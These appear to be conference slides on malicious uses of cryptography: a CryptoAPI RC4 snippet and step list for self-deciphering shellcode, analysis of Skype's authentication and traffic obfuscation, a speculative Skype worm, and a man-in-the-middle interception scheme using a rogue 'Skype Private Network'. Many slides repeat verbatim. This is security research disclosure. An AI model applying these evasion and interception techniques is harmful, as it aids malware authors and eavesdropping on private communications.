(De)ciphering with the CryptoAPI

```
int main(int argc, char *argv[])
{
  HCRYPTPROV hCryptProv;
  HCRYPTHASH hCryptHash;
  HCRYPTKEY hCryptKey;
  BYTE szPassword[] = "...";
  DWORD i, dwLength = strlen(szPassword);
  BYTE pbData[] = "...";

  CryptAcquireContext(&hCryptProv, NULL, NULL, PROV_RSA_FULL, 0);
  CryptCreateHash(hCryptProv, CALG_MD5, 0, 0, &hCryptHash);
  CryptHashData(hCryptHash, szPassword, dwLength, 0);
  CryptDeriveKey(hCryptProv, CALG_RC4, hCryptHash,
                 CRYPT_EXPORTABLE, &hCryptKey);
  CryptEncrypt(hCryptKey, 0, TRUE, 0, pbData, &dwLength, dwLength);
}
```

- Replace `CryptEncrypt()` by `CryptDecrypt()` to decipher
- Change `CALG_RC4` to use another ciphering algorithm

Finding the loop under Windows

Shellcode common practice

- Find `kernel32.dll` base address
- Find symbol `GetProcAddress()`
- Find symbol `LoadLibrary()`
- Load `advapi32.dll` and find the encryption/decryption routines: `CryptAcquireContext()`, `CryptCreateHash()`, `CryptHashData()`, `CryptDeriveKey()`, `CryptEncrypt()`
- Call them successively to decipher your payload
- Jump and execute your deciphered payload

Finding the loop: usage

Pros & cons

- For shellcodes: use a multistage deciphering shellcode built like Bradley (e.g. having an activation value, receiving external information and ciphered payload) ⇒ protect what is done on the target
- For malwares: using big external libraries makes the work of emulators much more complicated
- Problem: the sequence of functions is really recognizable
  - Could reverse `advapi32.dll` to find exact needed functions, but I am malicious, not a perverse reverser!

Skype, a naturally armored human-propagating virus [Needle]

All-in-one

- Delaying the reverser
  - Several layer of ciphering in the binary
  - Many integrity checks (≃ 300) all around the code
- Defeating the firewall
  - Retrieve needed credentials to authenticate through proxies
  - By default use known ports (80 and 443, TCP and UDP)
  - Closed protocol

Skype, a naturally armored human-propagating virus [Needle]

All-in-one

- Delaying the reverser
  - Several layer of ciphering in the binary
  - Many integrity checks (≃ 300) all around the code
- Defeating the firewall
  - Retrieve needed credentials to authenticate through proxies
  - By default use known ports (80 and 443, TCP and UDP)
  - Closed protocol

And users click and install it confidently :)

Embedded crypto in skype: authentication

Crypto for authentication

- Skype is identified by 13 moduli in the binary (2:1536, 9:2047, 2:3984 bits)
- When a clients logs in:
  - A 1024 bits RSA key (p, s) is generated
  - A session key k is generated
  - The user gives his password
- Some arithmetic is made to send the authentication data to a login server:

$$RSA_{skype_{1536}}(k) || AES256_k(p || MD5(login || ''\backslash nskyper\backslash n'' || pwd))$$

- We need $MD5(login || ''\backslash nskyper\backslash n'' || pwd)$ to impersonate the user

Embedded crypto in skype: authentication

Crypto for authentication

- Skype is identified by 13 moduli in the binary (2:1536, 9:2047, 2:3984 bits)
- When a clients logs in:
  - A 1024 bits RSA key (p, s) is generated
  - A session key k is generated
  - The user gives his password
- Some arithmetic is made to send the authentication data to a login server:

$$RSA_{skype_{1536}}(k)||AES256_k(p||MD5(login||''\backslash nskyper\backslash n''||pwd))$$

- We need $MD5(login||''\backslash nskyper\backslash n''||pwd)$ to impersonate the user

EADS CCR

Embedded crypto in skype: network obfuscation

Crypto for ciphering

- Both TCP and UDP packets are ciphered by xoring with RC4 stream
- The RC4 stream uses a 128 bits key
- The 128 bits RC4 key is expanded from a 32 bits seed
  - This expansion is performed by a fat, ugly and obfuscated function :(
- The 32 bits seed is computed with known parameters (public source and destination IP, Skype's packet ID, ...)

EADS CCR

Skype's infrastructure

A matter of scale

- Some users can proxy communication of those blocked by a firewall: *relay managers*
- A user with high score (bandwidth, no fw, ...) can be promoted *supernode*, in charge of relaying the communications for many users

EADS CCR

Skype's infrastructure

A matter of scale

- Some users can proxy communication of those blocked by a firewall: *relay managers*
- A user with high score (bandwidth, no fw, ...) can be promoted *supernode*, in charge of relaying the communications for many users

EADS CCR

Skype's facts

Skype Inside

- Crypto primitives available (RSA, AES, MD5, RC4) but also compression

⇒ Better to improve stealth

- So far, no legitimate way to control an external application on the client have been found

⇒ Need of an application level flaw :(

Skype Outside

- Connection between clients looks "direct", even it is proxyfied by supernodes or other clients

⇒ Accurate targeting: can know exact version of target's OS and Skype

- Infrastructure is very redundant and dynamic

⇒ Good playground for the survivability of a malware

Skype's facts

Skype Inside

- Crypto primitives available (RSA, AES, MD5, RC4) but also compression

⇒ Better to improve stealth

- So far, no legitimate way to control an external application on the client have been found

⇒ Need of an application level flaw :(

Skype Outside

- Connection between clients looks "direct", even it is proxyfied by supernodes or other clients

⇒ Accurate targeting: can know exact version of target's OS and Skype

- Infrastructure is very redundant and dynamic

⇒ Good playground for the survivability of a malware

Silver needle in the Skype

Imagine a worm which ...

- Can exploit a remote flaw in a single UDP packet (or few TCP ones)
  - We found one flaw (fixed), others still certainly exist
- Can bypass firewalls to reach LANs
  - Communications from and to the LAN from and to Internet
- Can propagate though a "secure" channel
  - Encrypted protocol ⇒ bye bye I(D|P)S
- Can have a 100% accuracy due to the P2P infrastructure with more than 5.000.000 users at a given moment
  - If you are a normal user, the "search for buddy" provides you targets
  - If you are a supernode, attack all you connected clients or other supernodes
- Payload: imagine it changes the moduli in the binary ... bang bang

Silver needle in the Skype

Imagine a worm which ...

- Can exploit a remote flaw in a single UDP packet (or few TCP ones)
  - We found one flaw (fixed), others still certainly exist
- Can bypass firewalls to reach LANs
  - Communications from and to the LAN from and to Internet
- Can propagate though a "secure" channel
  - Encrypted protocol ⇒ bye bye I(D|P)S
- Can have a 100% accuracy due to the P2P infrastructure with more than 5.000.000 users at a given moment
  - If you are a normal user, the "search for buddy" provides you targets
  - If you are a supernode, attack all you connected clients or other supernodes
- Payload: imagine it changes the moduli in the binary ... bang bang

Imagine a worm which ...

- Can exploit a remote flaw in a single UDP packet (or few TCP ones)
  - We found one flaw (fixed), others still certainly exist
- Can bypass firewalls to reach LANs
  - Communications from and to the LAN from and to Internet
- Can propagate though a "secure" channel
  - Encrypted protocol ⇒ bye bye I(D|P)S
- Can have a 100% accuracy due to the P2P infrastructure with more than 5.000.000 users at a given moment
  - If you are a normal user, the "search for buddy" provides you targets
  - If you are a supernode, attack all you connected clients or other supernodes
- Payload: imagine it changes the moduli in the binary... bang bang

Imagine a worm which ...

- Can exploit a remote flaw in a single UDP packet (or few TCP ones)
  - We found one flaw (fixed), others still certainly exist
- Can bypass firewalls to reach LANs
  - Communications from and to the LAN from and to Internet
- Can propagate though a "secure" channel
  - Encrypted protocol ⇒ bye bye I(D|P)S
- Can have a 100% accuracy due to the P2P infrastructure with more than 5.000.000 users at a given moment
  - If you are a normal user, the "search for buddy" provides you targets
  - If you are a supernode, attack all you connected clients or other supernodes
- Payload: imagine it changes the moduli in the binary... bang bang

Silver needle in the Skype

Imagine a worm which ...

- Can exploit a remote flaw in a single UDP packet (or few TCP ones)
  - We found one flaw (fixed), others still certainly exist
- Can bypass firewalls to reach LANs
  - Communications from and to the LAN from and to Internet
- Can propagate though a "secure" channel
  - Encrypted protocol ⇒ bye bye I(D|P)S
- Can have a 100% accuracy due to the P2P infrastructure with more than 5.000.000 users at a given moment
  - If you are a normal user, the "search for buddy" provides you targets
  - If you are a supernode, attack all you connected clients or other supernodes
- Payload: imagine it changes the moduli in the binary... bang bang

Gold needle in the Skype

Create a SPN

- Get a clean binary
- Change the hardcoded IP:ports in the binary
  - 8 for login servers
  - ≃ 100 supernodes
- Create your own login servers and supernodes
- Replace the 13 moduli used to authenticate Skype by your owns
- Use your SPN (Skype Private Network :-D)

Gold needle in the Skype

Create a SPN

- Get a clean binary
- Change the hardcoded IP:ports in the binary
  - 8 for login servers
  - ≃ 100 supernodes
- Create your own login servers and supernodes
- Replace the 13 moduli used to authenticate Skype by your owns
- Use your SPN (Skype Private Network :-D)

Gold needle in the Skype

Create a SPN

- Get a clean binary
- Change the hardcoded IP:ports in the binary
  - 8 for login servers
  - ≃ 100 supernodes
- Create your own login servers and supernodes
- Replace the 13 moduli used to authenticate Skype by your owns
- Use your SPN (Skype Private Network :-D)

Gold needle in the Skype

Create a SPN

- Get a clean binary
- Change the hardcoded IP:ports in the binary
  - 8 for login servers
  - ≃ 100 supernodes
- Create your own login servers and supernodes
- Replace the 13 moduli used to authenticate Skype by your owns
- Use your SPN (Skype Private Network :-D)

Gold needle in the Skype

Create a SPN

- Get a clean binary
- Change the hardcoded IP:ports in the binary
  - 8 for login servers
  - ≃ 100 supernodes
- Create your own login servers and supernodes
- Replace the 13 moduli used to authenticate Skype by your owns
- Use your SPN (Skype Private Network :-D)

The facts

- Skype's network is a peer-to-peer network
- When 2 clients want to communicate
  - Both client's public key are exchanged
  - Each key is signed by Skype
  - Each client sends an 8 bytes challenge to sign
  - Once authenticated, clients establish a session key

The problems

- Impersonating Skype's authority
- Being between the 2 clients

Intercepting Skype:

The facts

- Skype's network is a peer-to-peer network
- When 2 clients want to communicate
  - Both client's public key are exchanged
  - Each key is signed by Skype
  - Each client sends an 8 bytes challenge to sign
  - Once authenticated, clients establish a session key

The problems

- Impersonating Skype's authority
- Being between the 2 clients

Intercepting Skype: operational cryptanalysis
(SciFi)

A first approach (more efficient but spoilsport)

- Find a flaw in Skype and write the exploit
- Backdoor the host so that when 2 clients communicate:
  - The session key is saved
  - The messages/voice/video is saved (use skype's own codecs)
- Find a way to retrieve these information, and enjoy them
  - E.g. export the micro and webcam

Intercepting Skype: operational cryptanalysis
(SciFi++)

Another approach: silver + gold (more fun)

- Goal: get the clear text stream in real time, with full control on it
- Solution: use the SPN as *skype in the middle*
  - Authentication: man in the middle is easy to perform as a client is identified only by the hash of hist password (asymmetric keys are dynamically established during authentication) ⇒ replay possible

$$RSA_{SPN_{1536}}(k)||AES256_k(p||MD5(login||''\backslash nskyper\backslash n''||pwd))$$


  - Direct communication: use *ghost in the middle*, i.e. connect to the real Skype's network impersonating the corrupted client, and impersonate the other client on the SPN

Intercepting Skype: operational cryptanalysis in theory
(SciFi++)

Is it really science fiction?

Let Batman be on Skype's network, Robin on the SPN, Joker being supernode / login server on the SPN.

- Robin wants to connect: he sends his login and password to Joker, and thus creates an asymmetric key signed by Joker




Intercepting Skype: operational cryptanalysis in theory
(SciFi++)

Is it really science fiction?

Let Batman be on Skype's network, Robin on the SPN, Joker being supernode / login server on the SPN.

- Joker logs in Skype's network using Robin's password, an asymmetric key is created and signed by Skype: *ghost Robin* is born on Skype's network




Intercepting Skype: operational cryptanalysis in theory
(SciFi++)

Is it really science fiction?

Let Batman be on Skype's network, Robin on the SPN, Joker being supernode / login server on the SPN.

- Robin calls Batman: Joker initiates the same request to Skype's network and creates a *ghost Batman* on the SPN




Intercepting Skype: operational cryptanalysis in theory
(SciFi++)

Is it really science fiction?

Let Batman be on Skype's network, Robin on the SPN, Joker being supernode / login server on the SPN.

- Robin talks to *ghost Batman*, Batman talks to *ghost Robin*, and Joker gets the data between the 2 ghosts ... and can decipher them



Another matter of time . . .

Other malicious ideas floating around

- *n*-ary malware: a malware for which a group of *n* malwares is necessary to get the expected payload
  - Each isolated malware does (almost) nothing, only the combination of the *n* malwares is harmful
  - The terminology comes from chemical weapons, gas, explosives, . . .
- Survivability: how to enforce the life of a malware on a host?
  - Make it immortal (e.g. explorer under Windows)
  - Make it more valuable alive than dead

Summary

(Ab)use crypto

- Exploit human beings: ssh
- Exploit strong crypto but badly used: SuckIt, Skype
- Abuse crypto for malware's efficiency: precision, delay, stealth

A matter of perspective

Polymorphism

- Defense: binary obfuscation to make a code difficult if not impossible to analyze
- Neutral: stealth to avoid detection by using viral sets
- Offense: surgical strikes

Q & (hopefully) A

Greetings

Kostya, Phil, Serpillière, Nico@mouarf and all other guys at EADS CRC for talks, diet coke, squash, tea and so on

Wake up your neighbors . . .

References

- *Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis: the Bradley virus*
  E. Filiol, Proceedings of the 14th EICAR Conference, 2005
- *Malicious Cryptography: Exposing Cryptovirology*
  A. Young, M. Yung, , Wiley, 2004 ISBN 0764549758
- *Silver Needle in the Skype,*
  P. Biondi & F. Desclaux, http://blackhat.com/html/bh-europe-06
- *Metamorphism in practice,*
  The Mental Driller, http://vx.netlux.org/29a/29a-6/29a-6.205
- *Analyse d'un binaire SucKIT V2,*
  S. Dralet, http://forensics-dev.blogspot.com/2005/11/suckit-v2.html